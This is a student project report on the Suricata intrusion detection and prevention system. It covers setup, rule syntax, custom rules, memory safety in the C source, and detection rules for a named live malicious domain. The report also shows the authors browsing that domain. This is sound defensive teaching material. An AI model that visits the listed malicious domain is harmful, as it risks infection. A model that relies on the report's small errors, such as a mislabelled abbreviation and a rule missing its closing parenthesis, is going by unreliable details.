Suricata Unveiled: Advancing IDS and IPS Techniques for Modern Threat Detection

Kazi Reyazul Hasan (1905082)
Mubasshira Musarrat (1905088)

Advisor: Dr. Md. Shohrab Hossain

Submitted to the faculty of the Department of Computer Science and Engineering as a project work for CSE-406

Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology
DATE SUBMITTED
[March 8, 2025]

Abstract

Suricata stands as a popular open-source network security tool, carrying the capabilities of both an Intrusion Detection System (IDS) and an Intrusion Prevention System (IPS), alongside powerful network security monitoring functionalities. Developed and maintained by the Open Information Security Foundation (OISF), Suricata is engineered to address the evolving challenges in network security with its high-performance, multi-threaded architecture. This report provides an in-depth analysis of Suricata's operational modes—including passive intrusion detection, active intrusion prevention, and security logging—and explores its unique feature of PCAP (Packet Capture) analysis. The versatility of Suricata in a variety of security contexts, from small-scale businesses to large enterprises and government agencies, underscores its indispensability. By utilizing advanced detection algorithms and supporting a community-driven rule set, Suricata offers a formidable defense against complex, multi-vector attacks, thereby playing a critical role in safeguarding information integrity and confidentiality in the digital age. This report elucidates the functionalities, applications, and strategic significance of Suricata within the cyber security infrastructure, reinforcing its stature as a "Swiss Army Knife" of network monitoring.

Table of contents

List of figures

List of abbreviations

OISF	Open Information Security Foundation
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
PCAP	Packet Capture
jq	JSON Query Language
ICMP	Internet Control Message Protocol
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
SMTP	Simple Mail Transfer Protocol
NFS	Network File System
SMB	Server Message Block
DNS	Domain Name System
TLS	Transport Layer Security
PPA	Power Purchase Agreement
uri	Uniform Resource Identifier
RST	TCP Reset
SNI	erver Name Indication
NFQUEUE	Netfilter Queue
UFW	Uncomplicated Firewall
SSH	Secure Shell

Acknowledgments

The authors wish to express sincere gratitude to Dr. Md Sohrab Hossain for his invaluable guidance, mentorship, and support throughout the development of this report.

Additionally, acknowledgment is due to the Department of Computer Science and Engineering at Bangladesh University of Engineering and Technology. The CSE-406 course has provided a rigorous academic framework that has been essential in the completion of this work.

The authors are also thankful for the resources and collaborative environment provided by various tutorials, online platforms, which have greatly helped this work.

Chapter 1

Introduction

Suricata is an open-source network security tool that has been designed to be a robust, comprehensive solution for network monitoring. Developed by the Open Information Security Foundation (OISF), Suricata serves as a next-generation Intrusion Detection System (IDS), Intrusion Prevention System (IPS), and network security monitoring engine.

1.1 Suricata and the OISF

The Open Information Security Foundation is a non-profit organization that supports and maintains Suricata. OISF is committed to ensuring Suricata evolves to meet the needs of modern network security, and it does so through an open and collaborative community-driven approach. The foundation's primary focus is on developing Suricata, which is known for its high performance, scalability, and a powerful set of features.

1.2 Usage and Applications

Suricata is widely used in various sectors that require network security monitoring, from small businesses to large enterprises and government agencies. Its versatility in deployment—from protecting internal networks to monitoring data centers—makes it a valuable tool in any security professional's toolkit.

1.3 Features of Suricata

Suricata incorporates various modes of operation, each serving distinct functions in the realm of network security:

- **Intrusion Detection (IDS) - Passive:** In its passive mode, Suricata monitors network traffic and analyzes it against a database of known threat signatures. It flags suspicious activities without taking action to stop the traffic.
- **Intrusion Prevention (IPS) - Active:** When configured as an IPS, Suricata actively analyzes network traffic and can block or alter malicious packets in real-time, thereby preventing threats from materializing.
- **IDPS - Hybrid:** The hybrid mode allows Suricata to both detect potential threats and take preventative actions, providing a dynamic response to network intrusions.
- **Security Logging - Totally Passive:** In this mode, Suricata records detailed logs of network traffic, which can be used for retrospective analysis and forensics.
- **PCAP Digest:** Suricata can read and process PCAP files, which are files that capture packet data from a network. This feature is used for analyzing historical data and can support incident response and forensics.

1.4 Suricata Capabilities

Suricata is engineered with a range of capabilities that enhance its efficiency and integration into security architectures:

- **Standards-Based Formats:** Suricata supports YAML and JSON output formats, which facilitate easy integration with Security Information and Event Management (SIEM) systems or other analysis tools.




Figure 1.1: The multifaceted functionalities of Suricata as a network security tool

- **Multithreaded Performance:** The engine is multithreaded, allowing for high performance and the availability of hardware acceleration options.
- **Native IPv6 Support:** Full support for IPv6 networking ensures Suricata is future-proof and compatible with modern network infrastructures.
- **Automatic Protocol Detection:** Suricata can automatically detect network protocols, enhancing its ability to monitor and secure diverse traffic.
- **Advanced Protocol Support:** It provides advanced support for protocols such as HTTP/HTTP2, DNS, SMTP, and TLS, crucial for deep packet inspection and analysis.
- **File Extraction:** Suricata can extract files from network traffic across various protocols including FTP, SMTP, HTTP, HTTP2, NFS, and SMB versions 1/2/3.
- **Checksum Support:** The tool offers checksum support for file integrity verification using MD5, SHA1, and SHA256 algorithms.
- **NetFlow Export:** Suricata can output data in NetFlow format, allowing for integration with network traffic analysis tools that support this format.

This comprehensive set of capabilities positions Suricata as a versatile tool capable of handling a multitude of security tasks within modern network environments.

1.5 Signature-Based Detection in Suricata

Suricata employs a signature-based approach to detect potential threats within network traffic. This methodology relies on a pre-configured set of rules that describe known malicious behaviors. When network traffic matches these signatures, Suricata triggers alerts or takes action if configured as an IPS.

The signatures, or rules, that Suricata uses can include a variety of criteria such as:

- Specific IP addresses, ports, or protocol combinations that are known to be associated with malicious activity.
- Patterns in popular protocols, like HTTP, which can indicate exploit attempts or other forms of attack.
- Distinct user activities that are typically suspicious, such as downloading executable files in contexts where such actions are not expected.

This signature-based detection is a core component of Suricata's functionality, enabling it to effectively identify and react to known threats with a high degree of accuracy.

Chapter 2

Getting Started

This chapter provides a quickstart guide for running Suricata, focusing on the basics to get it up and running.

2.1 Installation

This installation guide assumes the use of a recent Ubuntu release, which allows the use of the official PPA for Suricata installation. Throughout our work, we will be using an **Ubuntu 20.04 virtual machine with 4 gb ram** to carry out our experiments.


```
sudo apt-get install software-properties-common
sudo add-apt-repository ppa:oisf/suricata-stable
sudo apt update
sudo apt install suricata jq
```

After adding the dedicated PPA repository and updating the package index, Suricata and the jq tool are installed. Jq is recommended as it aids in processing Suricata's EVE JSON output.

For installations on other systems or with specific compilation options, see the complete Installation documentation.

Post-installation, verify the installed Suricata version and the service status with:

```
sudo suricata --build-info

sudo systemctl status suricata
```



```
● suricata.service - LSB: Next Generation IDS/IPS
     Loaded: loaded (/etc/init.d/suricata; generated)
     Active: active (running) since Tue 2024-01-30 17:21:49 UTC; 2min 37s ago
       Docs: man:systemd-sysv-generator(8)
      Tasks: 8 (limit: 4625)
     Memory: 49.5M
     CGroup: /system.slice/suricata.service
             └─3465 /usr/bin/suricata -c /etc/suricata/suricata.yaml --pidfile>

Jan 30 17:21:49 SEED systemd[1]: Starting LSB: Next Generation IDS/IPS...
lines 1-10
```

Figure 2.1: Suricata active and running

2.2 Basic Setup

Identify the network interface(s) Suricata will monitor:

```
$ ip addr
```

Configure Suricata by editing its configuration file:

```
sudo vim /etc/suricata/suricata.yaml
```

Focus on setting up the *HOME_NET* variable and the network interface configuration within the configuration file.

An example configuration for the network interface is:

```
af-packet:
  - interface: eth0
    cluster-id: 99
    cluster-type: cluster_flow
    defrag: yes
    use-mmap: yes

    tpacket-v3: yes
```

This configuration adheres to the recommended settings for an IDS run mode.

2.3 Signatures

Suricata utilizes signatures, also known as rules, to trigger alerts. To install and update these signatures:

```
sudo suricata-update
```

The updated rules are stored in */var/lib/suricata/rules* and are used by the *suricata.rules* file by default.

2.4 Running Suricata

Restart Suricata to run with the new rules:

```
sudo systemctl restart suricata
```

Check the Suricata log to ensure it is running:

```
sudo tail /var/log/suricata/suricata.log
```


Monitor the stats.log file for real-time statistics:

```
sudo tail -f /var/log/suricata/stats.log
```

2.5 Alerting

To test Suricata's IDS functionality, trigger a test signature and observe the alerts in the fast.log file:

```
sudo tail -f /var/log/suricata/fast.log

curl http://testmynids.org/uid/index.html
```



```
seed@SEED:/home/reyazul$ sudo tail -f /var/log/suricata/fast.log
//testmynids.org/uid/index.html01/30/2024-17:51:29.159131  [**] [1:2013028:7] ET POLICY curl User-Agent Outbound [**] [Clas
sification: Attempted Information Leak] [Priority: 2] {TCP} 10.0.0.4:47694 -> 108.158.61.48:80
01/30/2024-17:51:29.163862  [**] [1:2100498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially
 Bad Traffic] [Priority: 2] {TCP} 108.158.61.48:80 -> 10.0.0.4:47694
```

Figure 2.2: An unusual traffic source detected by Suricata and reported

Check the output in the log for alert details.

2.6 EVE Json Output

The EVE JSON output provides detailed event data. We will go in depth of ”jq” in chapter 9. We can use jq to parse this output:

2.6.1 Alerts

```
sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert")'
```

2.6.2 Statistics

```
sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="stats")|.
    stats.capture.kernel_packets'
sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="stats")'
```

The first command shows the number of packets captured by the kernel, while the second provides a comprehensive statistical overview.

Chapter 3

Analyzing Suricata Rules

Signatures play a very important role in Suricata. In most cases, people use existing rulesets. The general way to install pre-defined rulesets is with Suricata-Update.

There are a number of free rulesets that can be used via suricata-update. This Suricata Rules chapter explains all about signatures; how to read, adjust and create them.

A rule/signature consists of the following:

- The **action**, determining what happens when the rule matches.
- The **header**, defining the protocol, IP addresses, ports, and direction of the rule.
- The **rule options**, defining the specifics of the rule.

An example of a rule is as follows:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"HTTP GET Request Containing Rule
    in URI"; flow:established,to_server; http.method; content:"GET"; http.uri;
   content:"rule"; fast_pattern; classtype:bad-unknown; sid:123; rev:1;)
```

In this example, red is the action, green is the header and blue are the options. We will be using this demo rule to explain the key parts in detail.

3.1 Action

Valid actions are:

- **alert** - generate an alert.
- **pass** - stop further inspection of the packet.
- **drop** - drop packet and generate alert.
- **reject** - send RST/ICMP unreachable error to the sender of the matching packet.
- **rejectsrc** - same as just reject.
- **rejectdst** - send RST/ICMP error packet to receiver of the matching packet.
- **rejectboth** - send RST/ICMP error packets to both sides of the conversation.

Note that in IPS mode, using any of the reject actions also enables drop.

3.2 Protocol

Suricata rules specify the protocol to determine the type of network traffic to inspect. Below is an example of a Suricata rule and the protocol it uses:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"HTTP GET Request
    Containing Rule in URI"; flow:established,to_server; http.method; content:
    "GET"; http.uri; content:"rule"; fast_pattern; classtype:bad-unknown; sid
    :123; rev:1;)
```

The following table lists the basic protocols supported by Suricata:

Protocol	**Description**
tcp	For TCP traffic
udp	For UDP traffic
icmp	For ICMP traffic
ip	For any IP traffic (all or any)

Table 3.1: Basic Protocols in Suricata Rules

3.3 Source and Destination

The source and destination in a Suricata rule define where the network traffic originates and where it is intended to go. Variables such as $HOME_NET and $EXTERNAL_NET are commonly used. Here is an example rule emphasizing source and destination:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"HTTP GET Request
   Containing Rule in URI"; ...)
```

3.4 Ports (Source and Destination)

Ports are crucial in network traffic as they indicate the entry and exit points for communication. Suricata rules can specify source and destination ports. Below is an example rule emphasizing the ports:

```
alert http $HOME_NET any -> $EXTERNAL_NET 80 (msg:"HTTP GET Request Containing
    Rule in URI"; ...)
```

3.5 Direction

The direction of the traffic is indicated by the arrow in a Suricata rule. A single arrow (->) indicates traffic from source to destination, while a double arrow (<>) indicates traffic in both directions.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"HTTP GET Request
   Containing Rule in URI"; ...)
```

Chapter 4

Adding Our Own Rules

4.1 Creating Custom Rules

If we are interested in creating custom rules for use with Suricata, this guide will provide the necessary steps.

We begin by creating a file for our rule. We open a terminal window and enter one of the following commands, depending on our preferred text editor (we chose to open the local.rules file in etc/suricata folder):

```
sudo nano etc/suricata/local.rules
```

or

```
sudo vim etc/suricata/local.rules
```

We write our rule according to the Suricata Rules Format and save the file.

4.2 Updating Suricata Configuration

To ensure that Suricata includes our custom rules, we must update its configuration file. We can open the configuration file with one of the following commands:

```
sudo nano /etc/suricata/suricata.yaml
```

or

```
sudo vim /etc/suricata/suricata.yaml
```

Make sure to add our local.rules file to the rules list as shown:


```
default-rule-path: /var/lib/suricata/rules


rule-files:
  - suricata.rules
  - /etc/suricata/local.rules
```

4.3 Running Suricata with New Rules

After adding the rule, we can run Suricata to check if the rule is being loaded and correctly and test the rules:

```
sudo suricata -T -c /etc/suricata/suricata.yaml -v
```

If the rule fails to load, Suricata will provide information about the error. We can check for any syntax errors or misconfigurations in our rule.



```
alert http any any -> any any (msg:"TEST RULE: Unusual User-Agent detected"; flow:established,to_server; content:"User-Agent|3a| UnlikelyUserAgentString1234"; http_header; sid:1000004; rev:
1; classtype:trojan-activity; priority:2;)
drop ICMP any any -> $HOME_NET any (msg:"ICMP Request Blocked"; sid:2; rev:1;)
alert dns any any -> any any (msg:"Access to known malicious domain 0003.pages.net.br detected"; dns.query; content:"0003.pages.net.br"; nocase; sid:1000010; rev:1; classtype:trojan-activit
y; priority:1;)
alert tls any any -> any any (msg:"Access to known malicious domain 0003.pages.net.br detected over HTTPS"; tls.sni; content:"0003.pages.net.br"; nocase; sid:1000011; rev:1; classtype:troja
n-activity; priority:1;
drop ip any any -> any any (msg:"Drop DNS packets attempting to access known malicious domain 0003.pages.net.br"; dns_query; content:"0003.pages.net.br";  classtype:trojan-activity; priorit
y:1; sid:10000; rev:1;)

~
~
~
~
~
~
~
~
~
~
~
~
"etc/suricata/local.rules" 6L, 943C                                                                                                  5,212         All
```

Figure 4.1: How local.rules may look like (discussion about each rule in next chapters)

4.4 Checking Logs

Verify that logging is enabled in the Suricata configuration file, `suricata.yaml`. If any changes are made, Suricata will need to be restarted.

Suricata typically logs alerts to two files:

- `eve.json`
- `fast.log`

These files are located in the log output directory specified in the Suricata configuration file or via the command line with the `-l` option. Assuming the log directory is `/var/log/suricata`, we can monitor the `fast.log` file with:

```
tail -f /var/log/suricata/fast.log
```

4.5 Example Rule and Alert

For instance, if we create the following rule:

```
alert http any any -> any any (msg:"Too many deadlines!"; content:"deadline";
    nocase; classtype:policy-violation; sid:1; rev:1;)
```

The corresponding alert in the `fast.log` may look similar to this:

```
02/25/2024-16:50:27.725288  [**] [1:1:1] Too many deadlines! [**]
[Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP}
192.168.0.32:55604 -> 68.67.185.210:80;
```

This chapter covers the basics of adding and testing our own Suricata rules.

Chapter 5

In-depth Analysis of Source Code

5.1 Understanding Memory Management in C

Memory management in C requires careful consideration by the programmer, encompassing dynamic memory allocation, deallocation, and ensuring memory safety. Common functions for managing memory include `malloc` and `free`. However, these functions are prone to misuse, leading to issues such as double-free errors and memory leaks, which can be detrimental in high-stakes applications such as network security tools.

5.2 Suricata's Memory Management: A Case Study

Suricata, an open-source network threat detection tool written in C, implements rigorous standards for code quality and safety. Using tools like clang-format ensures consistent styling and can indirectly help in maintaining readability and reducing errors.

Banned Functions and Their Safe Alternatives

The Suricata project maintains a list of banned functions, typically those that can cause memory overruns, such as `strcpy` and `sprintf`. These are substituted with safer alterna-

Table 5.1: Unsafe Functions and Alternatives

Function	**Replacement**	**Reason**
strtok	strtok_r	Thread safety
sprintf	snprintf	Prevents buffer overflow
strcat	strlcat	Prevents buffer overflow
strcpy	strlcpy	Prevents buffer overflow
strncpy	strlcpy	Consistency with other safe functions
strndup	-	OS specific
strchrnul	-	-
rand	rand_r	Thread safety
index	-	-
rindex	-	-
bzero	memset	Standardization

tives like `strlcpy` and `snprintf`, which include bounds checking to prevent buffer overflow vulnerabilities. The above table function list is extracted from Suricata's codebase and we highlighted some of the replacements.

5.3 Analyzing Memory Allocation Issues

In Suricata's source code, memory allocation is handled with explicit checks for allocation failures. Suricata's source code employs some sort of memory handling to mitigate the risks of memory leaks and other related issues. The issue arises if *data already points to allocated memory before calling the given function. If *data does indeed point to allocated memory, and if the function assigns a new memory address to *data without properly freeing the previous memory block, it can indeed lead to a memory leak. The function 'AlertDebugLogThreadInit' provides insight into these practices:

```
static TmEcode AlertDebugLogThreadInit(ThreadVars *t, const void *initdata,
    void **data) {
    AlertDebugLogThread *aft = SCMalloc(1, sizeof(AlertDebugLogThread));
    if (unlikely(aft == NULL)) {
        return TM_ECODE_FAILED;
    }
    if(initdata == NULL) {
        SCLogDebug("Error getting context for AlertDebugLog. 'initdata'
            argument NULL");
        SCFree(aft);
        return TM_ECODE_FAILED;
    }
    /* Use the Output Context (file pointer and mutex) */
    aft->file_ctx = ((OutputCtx *)initdata)->data;

    /* 1 mb seems sufficient enough */
    aft->buffer = MemBufferCreateNew(1 * 1024 * 1024);
    if (aft->buffer == NULL) {
        SCFree(aft);
        return TM_ECODE_FAILED;
    }
    *data = (void *)aft;
    return TM_ECODE_OK;
}
```

Listing 5.1: Memory Allocation in AlertDebugLogThreadInit

This function demonstrates defensive programming techniques crucial for secure memory management. It allocates memory for a new ‘AlertDebugLogThread‘ structure and checks for ‘NULL‘ to handle memory allocation failure. If ‘initdata‘ is ‘NULL‘, indicating an error in obtaining the necessary context, it logs an error and frees the previously allocated memory to prevent leaks. Additionally, it uses a buffer of a predefined size, again checking for successful memory allocation. If any step in the allocation process fails, it cleans up to avoid memory leaks before returning an error code.

5.4 Detecting and Mitigating Memory Issues in Suricata

5.4.1 Static Code Analysis

Static code analysis serves as a proactive measure to ensure code quality and security before runtime. Tools for static analysis parse the code, identifying common issues such as improper memory usage, which can lead to vulnerabilities like memory leaks or buffer overflows. In Suricata's development process, static analysis plays a crucial role for several reasons:

- **Early Detection:** By integrating static analysis into the development pipeline, Suricata's team can identify and address issues at the earliest stages, preventing them from manifesting in the deployed application.
- **Consistency:** As Suricata's codebase is vast and contributed to by many developers, static analysis helps maintain a consistent coding standard, crucial for collaborative projects.
- **Automated Security Auditing:** These tools can automate the detection of security anti-patterns and known problematic code structures, especially those related to memory management, which are particularly hard to track manually.

5.4.2 Dynamic Analysis and Testing

While static code analysis is invaluable, it cannot catch every issue. This is where dynamic analysis and testing come into play. Methods such as fuzzing and using runtime sanitizers allow the Suricata development team to detect issues that only manifest during execution.

- **Fuzz Testing:** Suricata uses fuzz testing to feed malformed or semi-malformed data into the program to uncover vulnerabilities that might cause crashes or other undesired behaviors.

- **Sanitizers:** Runtime sanitizers are employed to monitor the program's execution to detect various forms of undefined behavior, including memory corruptions and leaks, which traditional testing might miss.

5.5 Improving Memory Management in Suricata

5.5.1 Code Refactoring for Safety

Code refactoring is an ongoing process in Suricata's development lifecycle. The purpose is to enhance the safety and maintainability of the code. Refactoring efforts focus on:

- **Using Safer Functions:** Replacing risky functions with safer alternatives that include built-in bounds checking to prevent overflows.
- **Error Handling:** Standardizing error handling across the codebase to ensure that memory leaks and other issues are consistently managed and logged.

5.5.2 Incorporating Memory Management Libraries

Suricata incorporates advanced memory management libraries, such as jemalloc, to augment the native memory allocation strategies:

- **Performance:** Libraries like jemalloc are designed to optimize memory allocation and deallocation for speed and efficiency, crucial for a high-performance application like Suricata.
- **Reduced Fragmentation:** These libraries typically reduce memory fragmentation, a common issue in long-running processes that can lead to inefficient memory use and potential exhaustion.

Chapter 6

Detecting Access to Specific and Malicious Websites

In this chapter, we will discuss how to create Suricata rules to detect access to specific websites, both malicious and non-malicious.

6.1 Detecting Access to Specific Websites

Creating a Suricata rule to trigger when someone visits a specific website involves matching network traffic to that website's domain name or IP address. Here's a simple example rule that triggers when a user accesses www.example.com. Note that for HTTPS traffic, Suricata won't be able to inspect encrypted traffic payloads without SSL/TLS interception capabilities.

6.1.1 Creating Suricata Rules

To detect access to a specific website, we can create Suricata rules targeting both HTTP and HTTPS traffic.

HTTP Rule

The HTTP rule triggers when a user accesses the specified website over HTTP. The rule configuration is as follows:

```
alert http any any -> any any (msg:"Access to www.example.com detected"; flow:
    established,to_server; content:"Host|3a| www.example.com"; http_header;
    sid:1000001; rev:1;)
```

TLS Rule

The TLS rule triggers when a user accesses the specified website over HTTPS. The configuration is as follows:

```
alert tls any any -> any any (msg:"Access to www.example.com detected over
    HTTPS"; tls.sni; content:"www.example.com"; sid:1000002; rev:1;)
```

6.1.2 Explanation of Rule Components

Both rules consist of several components:


- **alert**: Specifies the action to take when the rule conditions are met.
- **http or tls**: Indicates the protocol to inspect (HTTP for the first rule, TLS for the second rule).
- **any any -> any any**: Specifies the source and destination IP addresses and ports. ”any” means it will match traffic from any IP and port to any IP and port.
- **msg**: The message that will be logged when the rule triggers.
- **flow:established,to_server**: Specifies that the rule should match only if the connection is established and the traffic is heading towards the server.
- **content**: Looks for the specified domain name or SNI in the HTTP header or TLS handshake.

- **http_header or tls.sni**: Specifies where the content match should be looked for.
- **sid**: A unique identifier for the Suricata rule.
- **rev**: The revision number of the rule, useful for keeping track of updates.

Remember to replace "www.example.com" with the domain name of the website you want to monitor. For encrypted HTTPS traffic, unless you have a setup that decrypts traffic before it reaches Suricata (like a TLS proxy), Suricata will not be able to inspect the Host header in the encrypted traffic.

6.2 Detecting Access to Malicious Domains

Now we will discuss how to create Suricata rules to detect access to specific malicious domains. We will use the example of the domain "0003.pages.net.br", which is identified as malicious according to CERT Poland. Please ensure proper safety measures are taken first (experimenting on vm, docker), so that your safety is not compromised.



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms / 2.56 s
404	GET	0003.pages.net.br	/	document	html	5.92 kB	21.01 kB	1410 ms
204	POST	0003.pages.net.br	rum	v84a3a4012de94ce1a6...	plain	1.78 kB	0 B	20 ms
200	GET	static.cloudflarein...	v84a3a4012de94ce1a686ba8c167c359c1696973893317	script	js	cached	19.99 kB	0 ms
200	GET	cdn.greatpages.com....	js.js	/:1 (script)	js	cached	96.31 kB	0 ms
200	GET	cdn.greatpages.com.br	1452942.svg	img	svg	cached	1.08 MB	0 ms
200	GET	cdn.greatsoftwares.c...	greatsites-9719dc37555ed3fd5e992f8c9fbf9ae0.png	FaviconLoader.sys.mjs:...	webp	cached	16.25 kB	0 ms
204	POST	0003.pages.net.br	rum	v84a3a4012de94ce1a6...	xml	2.50 kB	0 B	12 ms
200	GET	fonts.gstatic.com	JTUSjIg1_i6t8kCHKm459WIhyw.woff2	font	woff2	cached	33.09 kB	0 ms
200	GET	fonts.gstatic.com	JTUSjIg1_i6t8kCHKm459WIhyw.woff2	font	woff2	cached	33.09 kB	0 ms
200	GET	r3-pages-views.great...	/?g=eyJ2IjoxLCJhIjoicGFnZXZpZXciLCJzIjoibmRaVjJSc1kzazFhbUI5TUhWWı	js.js:1942 (script)	json	311 B	0 B	168 ms

10 requests | 1.30 MB / 10.52 kB transferred | Finish: 2.26 s | DOMContentLoaded: 1.48 s | load: 1.63 s

Figure 6.1: Browser and Firewall giving access to malicious website - which can send requests

6.2.1 Creating Suricata Rules

To detect access to the malicious domain ”0003.pages.net.br”, we can create two types of rules: a DNS query rule and a TLS Server Name Indication (SNI) rule.

DNS Query Rule

The DNS query rule triggers when any device on the network attempts to resolve the domain name ”0003.pages.net.br” through DNS queries. The rule configuration is as follows:

```
alert dns any any -> any any (msg:"Access to known malicious domain 0003.pages
    .net.br detected"; dns.query; content:"0003.pages.net.br"; nocase; sid
    :1000010; rev:1; classtype:trojan-activity; priority:1;)
```


TLS SNI Rule

The TLS SNI rule triggers during the TLS handshake when the SNI field contains ”0003.pages.net.br”. This rule is specific to HTTPS traffic. The configuration is as follows:

```
alert tls any any -> any any (msg:"Access to known malicious domain 0003.pages
